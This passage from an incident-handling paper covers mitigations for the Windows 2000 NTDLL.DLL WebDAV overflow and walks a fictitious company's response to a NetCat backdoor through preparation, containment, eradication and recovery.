If you do have one of these kernel versions you could contact PSS prior to installing the patch to verify what steps should be taken, or you can avoid the issue by upgrading to SP3 prior to running the patch, this will automatically update your kernel version.

As a side note you should only run IIS on servers that really require it. It is installed by default on all Windows 2000 server installations so be sure to remove it if it is not necessary. This will remove the risk from the specific WebDAV attack vector, however, once more it does not correct the underlying flaw so the system still needs to be patched. What if you remove IIS 5.0 post install of Windows 2000 and a month later a helpful colleague decides to re-install it? Your system is now at risk again. If you wish to uninstall IIS 5.0 KB article 321141 will show you how to do it.[33]

Another method you could use to secure you IIS 5.0 servers from this and many other vulnerabilities is the IIS Lockdown tool from Microsoft. If you run IIS 5.0 servers I would highly recommend running this useful wizard and it helps to greatly improve the security of IIS servers. For more information on this tool please goto;

http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/tools/tools/locktool.asp

If you run the IIS lockdown wizard it will recommend installing the URLScan Security Tool also from Microsoft. This is another excellent tool which can restrict the type of HTTP requests that IIS will process, more importantly for us in the case of this specific vulnerability it can restrict the size of requests which the IIS server will accept and therefore help protect the box.

To prevent the WebDAV attack vector from functioning use URLScan to block the following HTTP requests OPTIONS, PROPFIND, PROPATCH, MKOL, DELETE, PUT,

[33] URL http://support.microsoft.com/default.aspx?scid=kb;EN-US;321141 June 16th 2003

COPY, MOVE, LOCK, UNLOCK and finally search. However, yet again this is no replacement for applying the core fix to NTDLL.DLL from Microsoft.

Also please bear in mind that this may adversely affect legitimate requests and prevent applications from running correctly. It is always good practice for administrators to discuss such changes with the application developers to see what the potential impact might be, however in the real world this often does not happen, but it is still a good idea in my opinion.

Again for completeness I will include another option which is available from Microsoft, that is the URL Buffer Size Registry Tool. The setmaxurllength.exe tool can be downloaded from;

http://microsoft.com/downloads/details.aspx?FamilyId=48B3A74E-A4AF-41D6-BDEC-1B6104648647&displaylang=en

This tool is useful for administrators who cannot, or wish not to use the IIS Lockdown and URL Scan tools previously mentioned in this section. Essentially this small executable updates the system registry on Windows 2000 systems to restrict the buffer size to 16KB, you can set this to a larger value if you really need too but Microsoft recommends a size less than 64KB[34].

The specific buffer this tool adjusts is the MaxClientRequestBuffer. One very useful aspect of this tool is that it can be used to fix a range of IIS servers in a single scan, which could be useful depending on your environment. Again this tool protects against a WebDAV attack only and does not correct the underlying flaw in NTDLL.DLL. Be very careful in using this tool as following its use some legitimate requests to the web server may no longer function.

The exact same thing can also be achieved without using the tool by simply adding the following registry value to the specified key, as always be careful editing the registry;

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\W3SVC\Parameters
“MaxClientRequestBuffer”=dword:00004000

00004000 is the hex value for 16Kb

[34] URL http://support.microsoft.com/default.aspx?scid=kb%3ben-us%3b816930 June 16th 2003

4 The NTDLL.DLL Incident Handling Process

This section discusses the process of incident handling with specific reference to this flaw as well as more general principles which could be adapted to deal with many different incidents. Essentially the incident handling process can be divided into six main sections. In the case of our fictitious company and network they were poorly prepared like many companies, to handle an incident with only a basic information security policy and no real incident handling process had been defined. The section below describes how the company should have handled the preparation phase and how the incident handling process should have been structured.

4.1 Preparation

All stages of the incident handling process are important, however, in my opinion how well you have prepared for an incident is the most important factor. Due mainly to the fact that each of the other areas of incident handling can be directly affected, some more than others, depending on how well the organization is prepared.

At the very least if you have not properly prepared to handle an incident before hand you will have to hurriedly prepare when one does occur, a hurried and rushed approach is certainly not the right choice.

Imagine a brain surgeon hurriedly meeting with his team of surgeons and nurses five minutes before performing a complex surgery on you the patient, or would you prefer if the surgeon spent several weeks discussing your operation in detail with his team?

4.1.1 Management Support

Another absolutely critical area of the preparation phase is to obtain full senior management support for incident handling. If a corporations senior management does not support or is unaware of the incident handling process it will be nearly impossible to obtain funding for equipment, training, and resources which may be needed.

Perhaps more important is the fact that depending on the incident some critical business decisions must be taken which can either effect the productivity of the company or even worse perhaps represent a legal or reputational risk.

The incident handler is usually not qualified to make such decisions. His/her role is to bring this information in an understandable form to senior management and advise them so that

they might make an informed decision. Then the incident handler must implement whatever steps are necessary to comply with the required actions of the senior management. Whether that is to contact external agencies to report a cyber crime offence, or to simply correct the issue and return to a normal production environment as quickly as possible.

Full management support for the incident handling process is not optional, without such support it will be virtually impossible to handle an incident effectively and within corporate guidelines.

4.1.2 Creation Of A Corporate Policy

In order to obtain full senior management support you must create a policy framework to take to management for approval, you cannot simply ask for support without some detailed policy planning so that everyone can understand what the corporate policies are. How well thought out and documented this policy is can have a dramatic effect on the whole incident handling process. In my experience of writing such policies I have found the two book references list below to be invaluable they provide an excellent framework and background to writing effective policies and include some important information which must be considered when developing the overall policy.

"Writing Information Security Policies" By Scott Barman, published by New Riders 2001 ISBN 1-57870-264-x

"Information Security Policies, Procedures and Standards" By Thomas R. Peltier, published by Auerbach 2002 ISBN 0-8493-1137-3

The policy needs to be based on the assumption of privacy and answer such fundamental questions such as whether email stored on a corporate server is the property of the corporation or of the individual user. Also things like the corporate standards for data encryption and when encryption must or must not be used. The data classification structure the corporation uses must be fully document. For example all information and data should be categorized into a classification structure such as Public / Confidential / Secret / Top Secret as an example.

Controls and policies for security at each level must then be designed and documented accordingly. It is absolutely critical that in writing these policies that the lead incident handler seek advice and input from all relevant parties. The lead incident handler must select input from whoever he/she feels is necessary. At a bear minimum that should involve representation from the corporate legal team and members of the human resource department as well as representatives from the system administrators and or developers within the organization as well as the general user community.

The lead incident handler is usually not a lawyer and therefore cannot make legal statements or decisions; likewise he or she cannot make decisions which will affect all employees within an organization without discussing with Human Resources. Equally important is the feedback and support from the system administrators and developers, if they do not support or feel like they have been excluded from the process, of developing the policy then they will not support it in an operational environment.

These are the people on the front line, if you will, who must support the implementation of the corporate policy. As a lead incident handler you cannot be everywhere and perform every function, you will need help and assistance from a number of different areas. These people are you vital eye's and ear's on your companies network.

Input from the business users on the tolerance for downtime to critical systems is also vital. If an incident should occur and an investigation follows it may be necessary to take a critical system offline for several hours or even days to perform a detailed forensic analysis. In most organizations this will simply be unacceptable to the business, they usually just want the system fixed and back in production as quickly as possible. Which is fine, as a lead incident handler you will have to inform them that in this case with no reliable evidence no criminal prosecution could ever be possible. It is up to senior management to ultimately make that decision.

With the increasing amount of remote or wireless network access your policy must address these areas as well. For example, is remote access allowed? Under what circumstances? What controls are in place? What is the approved technology solution? Is search and seizure of this equipment possible if an incident occurs? These and many, many more questions need to be answered in your policy.

Processes for staff background checks should be defined. Can all staff members with elevated levels of system access have background and police checks performed by human resources? As part of your policy, ensure that all contracts with outside vendors and consultants include a statement that they will conform to your corporate security policy at all times, this is often overlooked and can cause legal challenges down the road should an incident occur.

Processes for effective system patch management must be defined naming those responsible for the key function, many incidents occur using well known and long since patched vulnerabilities which system administrators have simply failed to install. A corporate policy and procedure needs to be developed to address this key area. Regular checks should also be included to ensure administrators are adhering to the policy. Also ensure that the current backup policies are strong enough and that the correct controls are in place to ensure backups are done and tested on a regular basis, ensure that at least one set of backups and software and documentation is held securely off site, include critical passwords and user accounts, be careful that this information is secured in a vault and cannot be used to compromise your production environment!

Ensure you have a section in your policy which can handle extranet/partnership monitoring and reporting, do they have an incident handling process and policy? If so what is it? Can you legally monitor traffic between your networks?

These are just some of the highlights which must be considered in the formulation of your corporate security policy, there are many many more factors which must be considered, too many to discuss in detail within this paper. I hope that this has sparked some thought and that you can see the criticality of the formulation of the information security policy and how key it is to the prepatory phase of the incident handling process.

4.1.3 Selling Your Policy To Management

Fantastic, now you have a well document policy built using all the relevant resources and expertise required. Next is the hard part, which is explaining the policy to senior management in terms which they can understand and also ensuring full support. The key to success in this stage is in the presentation of the material, most often senior management have limited IT knowledge as a lead incident handler your function is to translate that into something which they can understand which is business and money.

Utilize all available resources in doing this, one which I have found to be very useful is recent press cuttings or articles which show the impact of incidents on organizations, especially if you can find an article about a company in the same sector of business as the organization you are working for, or better yet a direct competitor! This is an incredibly strong argument to support the need for an information security policy and incident handling process.

Use potential threat and loss statistics to support your case but be careful not to cause a panic amongst management be realistic in your estimations and be prepared to back them up when management ask some tough questions, which they will. Perform and present a full cost benefit analysis to support your case, and lastly but by no means least make your recommendations. Be realistic in your recommendations, you should know your client/employer by now as a result of developing the policy you should have a good understanding of your corporations business and tolerance, and use this information wisely to make recommendations to address the critical areas and flaws first.

It is critical that you obtain from management the mandate to be able to shutdown services as necessary in the event of an incident occurring. The last thing you need during an incident is to have to wait for approval for something. It is also important that management empower you to be able to draw on additional resources during an incident from other teams within the organization.

It is not possible to go from an unsecured system to a secure system overnight, it will take time. Prioritize the key issues first and campaign senior management for the budget to fix those areas first. Be prepared that management may be willing to accept some risk and not

implement a solution to advert a possible threat, this happens, accept that fact and just ensure that you have provided management with all the information to make an informed decision.

4.1.4 Team Structure

Well you now have full management support for your policy and plan for incident handling, congratulations. Next we must form a team of people with the necessary skill sets to handle incidents. The figure below is an example of the kind of team structure you may have. This will vary from corporation to corporation depending on a number of factors such as size, type of business and threat factors.




Figure 22 - Example Incident Handling Team Structure

Although this is only an example, and by no means will this fit all corporations what I hope you gleam from this is the wide and varied type of skill sets and resources which are required to handle an incident. Only three of the eight roles are IT specialist. Obviously some additional resources may be needed in any one area depending of the size of the company and the incident being dealt with.

For some organizations multiple teams may be required. For larger more global organizations you may need a “Command & Control” team and an “Onsite Team”. The onsite team will travel as necessary to the site of the incident and relay information to the Command and Control team as necessary.

Two of the most critical areas in team selection are to ensure you select people with the right levels of experience and expertise and also people willing to work within the team who understand the importance of its function. Be sure that they all understand that some out of hours work may be required. Everyone within the team must understand why they are

there and why they were selected and also what exactly there role is. The lead incident handler must help define this and ensure its effective communication to all members of the team.

Regular team meetings or teleconferences should be planned and the team should discuss any issues or ideas for improving the policy or incident handling process. This is vital, the prepatory phase is a continuous loop you can always improve. Hopefully you will not be dealing with incidents on a monthly basis, so it is very important to keep communication between the team members working and continue to improve and review the plan.

4.1.5 Communication To The World

Now you have your policy approved and your team structure in place we have to communicate this to the entire corporation. As part of your policy you should have included provision for warning banners on system access. Again this comes back to the whole policy being based on the assumption of privacy. Ensure that your banners say something to the effect that “Access is limited to company authorized personnel and activities. Any attempted unauthorized access/use/modification is prohibited and that violators may face criminal or civil penalties.”

This is purely an example and your legal banners must be drawn up in close communication with your legal and human resource liaison officers, additional challenges are present if your corporation has no legal banners already in place, adding them after the fact is legally more difficult so extra care should be taken under these circumstances.

Perhaps the single most important part of the banner is to inform users that all usage of the system may be monitored and recorded for use at any point in time. This is very important indeed if civil or criminal or displinary action is to be taken, as I said earlier this must all be done very carefully working with the legal and human resource officers to ensure that employee’s rights are not contravened.

As well as electronic banners, place printed banners on office walls and ensure that as part of the information given to all new employees there is a section concerning the IT Security Policy of your corporation. Also consider holding regular training sessions with all users to explain the security policy and to demon straight why it is necessary, use some of the same none technical information from your presentation to management, cite real world examples of what can happen. Educate your users in selecting strong passwords and the importance of not sharing passwords and discuss with them some of the “social engineering” attacks people use, for example nobody from your helpdesk should EVER ask a user for his or her password. Users are often the weakest link in the security chain. We must help to educate them so that they can better understand and conform to the security policy, so often this phase is overlooked. This will also provide a forum for you to canvas responses an opinion from users to help with future drafts of the security policy.

An excellent part of the prepatory phase is to create checklists so that in an incident your team will have a guide to help them through the process. It is not possible to create a checklist to cover everything but it is a good starting point and should cover the key areas. For each and every system you have the system administrator should create a checklist on how to re-install the system in the event of a incident or disaster.

Make a checklist of people to call and notify in the event of an incident or disaster. Prepare a checklist of things you will need in the Command and Control centre. In most organizations they will not dedicate a room to this function until a problem occurs, therefore beforehand you must prepare a list off all equipment required and assign someone the task of preparing the room. Establish how your team(s) will communicate, you will need a primary in band communication mechanism and an out of band mechanism i.e. walkie talkie's. Ensure that complete call lists of peoples telephone numbers are available and kept up to date. Many of these points are illustrated by the September 11th attack on the World Trade Center.

A somewhat controversial area is to reward users who detect and report possible security incidents, this on paper is an excellent idea, however in practice can cause more problems that you might think, but consider its use within your organization.

A critical component to communication is how people can report incidents. Consider setting up an email address such as Incidents@yourcompany.com or a telephone hotline answered 24x7 or both if you feel it is needed. Make sure this is continuously communicated so your users know what to do and also your helpdesk staff, if they see something unusual. Encourage and welcome reporting, even if it is more often that not a false positive. Foster close relationships with helpdesk and system administration staff, remember they are your most valued resources in detecting incidents. Always try and avoid blaming people for incidents this is not constructive, you do not want people to not report incidents for fear of repercussions.

4.1.6 Conclusion

Hopefully you can now see why I feel that the prepatory stage is the most important phase of the incident handling process. The key thing to grasp is that it is iterative and constantly ongoing, it can always be improved.

4.2 Identification

Perhaps the single most important aspect of the identification phase is not to be afraid to alert early. Often people like to wait until such time as they are certain something is wrong. It is far better to alert early and have to deal with the false positives than to alert too late after an incident when the containment and eradication will be much harder. The second most important aspect is to remain calm at all times. The lead incident handler and his or her team must always remain calm and think clearly before acting. This is fundamental at this and each of the remaining stages of the incident handling process.

Much like the prepatory stage the identification stage is always in a constant iterative state, we are or should be, constantly looking for events or anomalies which do not fit in or seem worthy of further investigation. Therefore, effectively and incident handling team should always be in a state of preparation and identification continuously, unless of course an incident has occurred and they may be in one of the other phases.

The first thing to do with any incident is to assign a single person with an enterprise wide viewpoint to any possible incident. That individual, often the lead incident handler must own the problem and see it through to resolution. Sometimes after initially working on the incident he or she may re-assign that incident to another member of the team to complete, but there should always be one individual responsible for each incident, remember there may come a time when you are dealing with multiple incidents.

Next it is important to determine whether or not an incident has actually occurred. Often events which look like security incidents are actually not, expect a high number of false positives, remember we are trying to cultivate an atmosphere where users and support personnel feel comfortable reporting anomalies so this is normal. What we as incident handlers must do is ensure that an accurate diagnosis is made when the evidence is assessed in detail.

We must be mindful of the fact that it is easy to “make” evidence data fit a misdiagnosis and look like a security incident. What we must do is to assess and correlate information from multiple sources to determine if it is a real incident. Never be afraid to call something an incident, if you are not sure then it should remain an incident until your team’s research provides a conclusion. This is why the term incident is much better than “attack” as it has certain connotations. It is an incident which may or may not be part of something else, but nevertheless it is and always will be an incident.

It is certainly possible than many of the false positives you receive may be due to a simple system mis-configuration or error within an application program, or more commonly human error on the part of users or system administrators. The ability to quickly determine if this is the case is very important, an experienced incident handler can do this exceptionally well,

those with less experience have to ensure that adequate research is conducted before condemning an incident to system or human error.

This brings me to another important point of incident handling, always but always keep exceptionally careful notes and documentation on any incident you handle, even events which at the time you do not think are security issues, often at a later stage another event occurs which can lead to a re-evaluation of an initial incident, all to often incident handlers do not keep documentation and notes right from the very start, this is absolutely essential to proper incident handling. Carry a small tape recorder to recorder your verbal thoughts and keep all emails and documents which you may use in your analysis and any written notes not matter how seemingly insignificant they may seem at the time.

Hand in hand with this process is ensuring that you maintain a provable chain of custody. This is absolutely critical to any incident, whether or not you think criminal prosecution will occur, that is not your decision to make. Therefore in every incident you handle at all times ensure that a provable chain of custody exists.

Assuming that you have what you feel is an actual incident you should immediately communicate this to your entire incident handling team(s) and your senior management liaison officer, but most importantly you legal liaison officer. They may ask that you take additional measures to ensure a complete and total provable chain of custody. An integral part of the chain of custody is to ensure that every individual piece of evidence is marked and labeled, and photographed if necessary. That means every floppy disk and every printout and every log file with no exceptions. Number date and time stamp everything and sign and seal the evidence into evidence bags or containers. An evidence log must be created for each and every individual incident and every time the evidence is passed from person to person it must be signed for by that individual and date/time stamped along with a valid reason for the person having access to the information, and in some cases witnesses.

The evidence must be secured and access controlled at all times, only people with a real need to interact with the evidence should be allowed to do so. This practice may seem cumbersome, but I have seen several legal cases fall down on these points, get into the habit of doing this for every incident you and your team deal with.

Co-ordinate and communicate with all necessary parties, this may seem like a simple thing to state, but people do forget to do it. Contact your ISP's as necessary if the threat is coming externally, ask them to help you in tracing the source. Ensure that the notification policy which was created in the prepatory stage is strictly adhered to with no exceptions. However, discretion is vital, it is never a good idea to announce to the whole world you have been hacked. Proper announcements will be decided upon by senior management and your public relations officer not you and your team, although management may ask for your advice.

Think about the repercussions of leaked information, imagine if you were a major credit card company the worst thing in the world you could be would be to let this information slip

out in am improper fashion. Ensure that your team also understands the importance of discretion.

If you are in a multi-site organization and the incident has not occurred at the location where the incident handling team is based, deploy an onsite team, and contact the system administrators who will assist you in your investigation. It is critical that you do not allow any effected or suspected systems to be altered in anyway. This includes shutdown of servers this will terminate any memory resident data which could be vital. Instead if you need to disable access simply unplug the network cable, but be sure to record the date and time so that when the event logs are reviewed it is clearly understood what was done and why.

Hopefully you have an IDS in place, ensure that normal standard procedures continue to be executed even during an incident so that any new or additional incidents can still be detected.

A critically important part of identification is to evaluate multiple sources of information to piece together what has happened, gather information from as many sources as possible, include all source types, including things like building access control logs or video camera footage or log file and event data or IDS data or physical interviews, backups and application data and log files there are millions of possible data sources use as much of the applicable sources to your specific incident as possible.

In the case of this specific flaw we have been discussing concerning NTDLL.DLL identification could happen in a number of ways, such as an eagle eyed administrator noticing that the server was communicating on port 5555 which was the NetCat port to push out the remote command shell, or it could have been an IDS trigger or an administrator noticing something unusual in either the Firewall or event logs. As a buffer overflow attack it can be hard to detect, a lot depends on the actions of the attacker once he has gained access to the system and what exactly he or she does with it.

For our case here we made two complete system backups, one was signed and secured in as evidence bag and locked within a specific evidence vault. The second would be used for analysis by the incident handling team. The initial incident report form would also be filed as evidence along with the copies of the interviews with the system administrator for the web server and the firewall administrator. All items of evidence are date and time stamped, sealed and secured in evidence bags then locked into the evidence vault. Each time evidence is removed it must be signed out again with a date and time stamp along with a reason for its removal. Other items of evidence also include pictures taken of the web server and data centre along with copies of the data centre access control logs.

4.3 Containment

Well so far we have detected and determined that an incident has actually occurred and we have used the policy created during the prepatory stage to ensure that the correct notifications are made and that the incident has been handled as per the approved policy. Now we must contain the problem and prevent the situation from getting any worse. As I said in the identification stage, firstly remain calm and ensure your team remains calm this is vital.

Secondly accept the fact that your system(s) has been compromised and therefore what the system tells you may no longer be truthful. A root kit could have been installed so that common utilities you would normally use no longer report accurate information. This is key, as much as possible do not rely on potentially compromised code or programs. Establish a CD or media which is read only that has trusted code or programs on that you are certain are not compromised.

Determine a list of each possibly effected system which the attacker could have compromised and ensure that a fresh and complete backup is performed onto new media, do not use old media. Clearly label the backups with the incident number and data and time and print the completed backup logs files to store with the tapes, you could also use disk imaging software to do this task, but only if it was already on the system before the attack, do not install any new or updated software, you need an exact copy of the system in its current state. If time allows complete two backups one for analysis and the second to be sealed away in evidence and not for general use.

Now comes the hard part of gathering all the information and determine the risk in continuing operations of the compromised systems. Firstly let me say that in my opinion it is never a good idea to do this, however, pressure and financial losses may dictate this is the correct course of action. If the system being down is costing the organization $100,000's of dollars in lost revenue, they may take the risk of continuing operation while your team rebuilds a replacement system and transfer operations to the new system. This is the grim reality of business and as an incident handler you must support the business, making sure that they are properly informed about the risks they may be accepting.

Another key point during the containment process is to keep the system administrators up to date and heavily involved in the process, they can provide useful information and they are you eyes and ears on the systems always. Plus once this incident is handled they must be able to support and run the system again, therefore they need to be kept fully in the loop on changes you may make. Remember never, at any stage, of the incident handling process blame individuals or groups of people, instead focus on the good points such as there help in correcting the flaw(s).

In the case of our specific example the incident handler has carefully reviewed the logs from the Windows 2000 Web Server and the Firewall as well as those from other systems in the DMZ and the local LAN. After careful review of all these logs there appears to be no connection attempts to the other systems, no password changes or new user accounts or file system changes apart from the NetCat listener being installed. Therefore due to the criticality of the web server the incident handler elects to put the server back online after removing the NetCat listener. However, if you take this option as an incident handler you should always at a minimum change all the system passwords on the compromised system, whether you think the attacker has them or not, this is good practice.

A critical component of containment is the incident handlers "jump kit". I would always recommend that any incident handler have a "jump kit" ready at all times. A "jump kit" is essentially a bag/case containing all the tools/equipment/software and accessories that the incident handler will need in the course of his or her work. This should really be prepared well before hand and always be ready to go at a moments notice, hence the term "jump kit". Obviously with experience and personnel preference you will adapt your "jump kit" to meet your own personal needs, which I would highly recommend. However, I will take you through the contents of my own personal "jump kit" to help give you some basic ideas.
This is by no means a complete list and represents things which I find useful.

- Full toolkit containing screwdrivers and anti static strap.
- Hex/Philips/Flat/Star drivers in a number of sizes
- Small handheld torch, I use a Maglite. Plus spare batteries.
- 35mm Conventional film camera, not digital. Two rolls of film
- IBM Thinkpad T21 laptop with CDRW drive and spare battery (Pre-installed with Redhat Linux & Windows 2000 & XP)
- Blank CD's & blank DLT II Carts (3) and blank disks (10)
- Small portable tape recorder and tapes & batteries
- Spare cell phone charger and battery
- $20 dollar phone card
- $100 dollar bill (For food emergencies!)
- 2 long patch cords
- 2 crossover cables
- Small 8 port Ethernet hub
- Copy of favorite FTP & TFTP software
- Copy of SuperScan /Fport/Nessus/Snort/NMAP/Norton Ghost/NetCat software
- CD with essential Windows utilities, DumpEVT, DUMPACL, Ping, CMD, netstat, ipconfig, backup, at, eventvwr, usrmgr, regedit, regedt32, taskmgr, robocopy
- CD with essential Unix/Linux utilities ping, su, man, cat, ls, pstat, kill, telnet, rlogin, cron, vi
- Deodorant/Toothbrush/Toothpaste
- Clean t-shirt/underwear/socks
- SCSI Drive
- IDE Drive

- Contact listing for all members of the incident response team and all regular IT employees
- Notepads/Pens/Pencils
- Packet of Ziploc bags
- Yellow electrical tape to seal evidence bags and or label items.
- Legal copies of Redhat Linux 8.2 / Windows 2000 Server / Windows 2000 Advanced Server / Windows 2003 Server
- Recent copy of Microsoft Technet
- Cisco Router Console cable

As I said this is not a complete list by any means, it is purely something which I have built upon over a period of time. Some items may seem a little out of place, such as the deodorant or change of clothes, but in my experience when reviewing incidents you will often have to work for more than 24 hours straight, so you will need to be able to freshen up. Likewise with the $100 dollar bill, people need to eat and the last thing you need to worry about is finding an ATM. Use this list as a guide if you wish, but most importantly find out what works best for you in your environment.

As previously discussed in this section one of the most critical tasks is to create a full and complete system backup before you do any investigation, preferably two copies, one for research and one to be sealed away as evidence. In our specific example the compromised web server was normally backed up using the Windows NT backup software to a local HP SCSI 4mm DAT drive which had previously been installed. Despite the Windows NT backup program not being the greatest piece of software, it was the only backup software loaded onto the machine, so this was used to create two backups onto separate fresh media. It is critically important that no new software or drivers be installed onto a potentially compromised system as this will tamper with any possible evidence, find out how the system is normally backed up and use the same process in the event of an incident.

4.4 Eradication

Now we move onto phase four of the process which involves the total eradication of the vulnerability from all systems, not just the compromised system in question. What is critical to effective and complete eradication is that the incident handler fully understands what has actually happened, this was hopefully achieved by phases 1 thru 3. However don't be afraid to pause for a moment during the eradication to either review that information or indeed conduct further research.

Next, consider whether you need to bolster your perimeter security as a result of the incident. Remember that details of your network and systems could now be flowing through the hacker community and your network is now at risk of being probed by many attackers looking for this and other flaws in your systems. Review router and Firewall configurations to see if any improvements can be made to tighten security further. Ensure that all passwords to effected systems and any interconnected systems are changed to strong passwords.

Now that you have all the information necessary about the incident be sure to search the Internet for this vulnerability and any related vulnerabilities, this step is important to make sure that you completely eradicate the problem. Review the CVE description for your problem, if available, and download the appropriate patch from a trusted vendor site. Only use official patches or fixes recommended by the vendor and ensure that you read carefully the corresponding instructions provided by the vendor. Ensure that all systems are patched as quickly as possible not only the effected systems.

Once the perimeter security has been tightened and the systems patched the next difficult phase is to search for back doors in your systems which the attacker may have place to ensure they can have continued access. This is a very difficult and time consuming process but is very important to the eradication phase.

In our specific example the router and Firewall configuration was already tight and not the cause of our problem. There are only two hosts in our DMZ, the effected Web Server and an Exchange Mail Server which is running on a Windows 2000 platform with IIS enabled. Firstly after reviewing the CVE and Microsoft documentation the patch Q811493_W2K_sp4_x86_EN.EXE was installed on the effected system to fix the vulnerability. This was also then installed on the Exchange Mail Server and the internal Intranet Web Server, in addition to disabling the IIS services which were not required on the Exchange Mail Server, you may be wondering why the patch was installed if IIS was disabled? Well remember that the flaw exists in NTDLL.DLL not IIS, IIS is just the vector used to exploit the flaw.

New vectors may come out in the future via other applications or services to exploit the same flaw. Therefore it is critical that you fix the underlying route cause of the flaw, or you could be subject to the same attack again via a different vector. As for disabling the

services this is just good practice, if you do not need to run a service or application, then don't. It just adds an administrative overhead and adds a further overhead to security patching.

Next using tools such as Netstat and Fport, in addition to the event logs the incident handler located a listening port of 5555 by a file called NC.EXE. This was the attacker's back door, and also the only real symptom of a penetration taking place. He or she was using NetCat to push out a command shell over port 5555 to ensure they always had access to the system. The NC.EXE file was located by the incident handler in the C:\Winnt\System32 directory and deleted. As a precaution he re-ran the Netstat and Fport checks to ensure the backdoor was fully removed, additionally, he ran the same checks on the Exchange Mail Server no unusual ports or files were detected. Finally he also elected to check the internal Intranet Web Server via the same methods, again no unusual ports or files were detected.

Thus the effected Web Server was operational again within 2 hours and the other systems potentially at risk had also been secured and checked.

4.5 Recovery

Technically we have resolved the problem during the eradication phase, our Web Server is now back up and running with the minimum of down time to the business, and this system is being very closely monitored by member of the incident handling team for any signs of further compromise.

However, once a system has been compromised you can never say with any real certainty that the system is clean, even after patching and further checks. Therefore it is always a good idea, if possible to revert the system to the last known good backup, which was taken before the system became compromised. This is the only way to guarantee that a system is secure.

In the case of our example, although we eradicated the problem and had the system back up within 2 hours. The incident handler decided to have another Web Server build on replacement hardware using the last known good backup and then have that system take over production after it had been tested and checked for security. This way the incident handler and the team can finally say with some conviction that the issue has been fully addressed.

The most difficult part of this is determining what exactly is the last known good backup. This is absolutely critical, ever effort must be made to ensure that you do not restore an image which contains compromised code. In this case, after careful review of the effected Web Server logs and Windows event log files the incident handler was able to surmise that the initial penetration was three days earlier. Therefore he instructed the system administrators to restore the system offline using the backup taken four days previous. This should contain the most recent clean copy of the OS and application data.

Once the system administrators had built the new replacement server in a secure location, the first task for the incident handler was to indeed verify that this was in fact a clean image and had not been compromised. Both the incident handler and the system administrator verified that the NC.EXE utility was not found and that there were no unusual ports open on the server. Next the incident handler installed the necessary patches which had already been installed on the existing Web Server which had been attacked. This is critical, you do not want to reintroduce the same vulnerability when you switch the server into production. Also an important step should be to closely check the server for other critical security patches which it may be missing due to patches being installed since the time of the backup, or indeed new vulnerabilities or variants arising. This step can often be overlooked in the rush to put the clean system back on the network.

After further testing by the system administrator in the secure environment to ensure that the web server was operating correctly with the most current data, the incident handler gave the order to switch production onto the newly built server and move it into the DMZ and decommission the previously compromised server. This was done at 12:00am 24

hours later. This is an example of an area where the system administrators and incident handlers must work very closely together to ensure not only the security of the system, but also the integrity of the data and the operational status of the system effected. The incident handler may not be in a position to determine if a system is functioning correctly with the correct data, so he or she will need to liaise closely with the system administrator(s) for the effected system to ensure that they are happy with the operational status of the system.

Although it was not done in this specific incident it is often a good idea if you have the time and resources available to test the new "clean" server for the vulnerability after patching, this way you can be sure that the vulnerability is addressed. However, if you take this option ensure it is conducted in a safe secure environment, i.e. a special test LAN away from other production equipment.

Another way of doing this could be to run a tool such as Nessus against the box to check for many vulnerabilities in the same secure environment. This is an excellent idea if you have the time and resources available. Remember that once you have been attacked further attacks can follow, and the attack vectors could well be different. In the mind of the attacker your system had one flaw which someone was able to exploit, you may have closed that specific flaw, however others could well exist. Therefore running a tool such as Nessus to check for multiple vulnerabilities is an invaluable part of ensuring security, but do not rely on that as your only check and make sure that the Nessus database of known vulnerabilities is updated prior to running the checks. Finally ensure that you have management approval for performing such checks as you are technically running a penetration test on the system, under no circumstances should this ever be done without written management approval.

The final stage was to closely monitor operations of the new replacement server for several days to watch for signs of further attacks. Then the system can be declared as secure, however the incident cannot be closed as yet, we are not finished with the incident handling process at this time. Successful resolution to the incident can now be communicated to both management and users alike at this time.

4.6 Lessons Learned

This in my opinion is perhaps the second most important phase after preparation, of the incident handling process. Too many people often think that once the problem has been eliminated that the issue is closed, far from it. Now the hard work of completing the documentation and making recommendations to help prevent future incidents begins.

It is fundamentally important within every stage of the incident handling process to ensure that you keep excellent records and notes and preserve the chain of custody for evidence. In this stage of the process we will bring all that information together to complete the final report on the incident and close the case.

Start the report as soon as possible do not wait for weeks until you have time, the incident is not closed until this is completed as soon as the recovery phase is completed the report should commence. The document must be well structured and contain all the information you gathered on the incident. Below is a list of areas which should be covered, but do not limit yourself to just this list, every incident is different be sure to include everything which is necessary.

- Initial date / time / name of the individual who detected/reported the incident.
- Names of the members of the incident handler to whom the incident was assigned.
- Physical location of the system(s)
- Network location of the system(s)
- Complete accurate network diagram at the time of the incident
- Description of the system(s) compromised included role OS configuration applications installed, hardware platform, service pack and/or patch levels
- Name of the system administrator responsible for the system
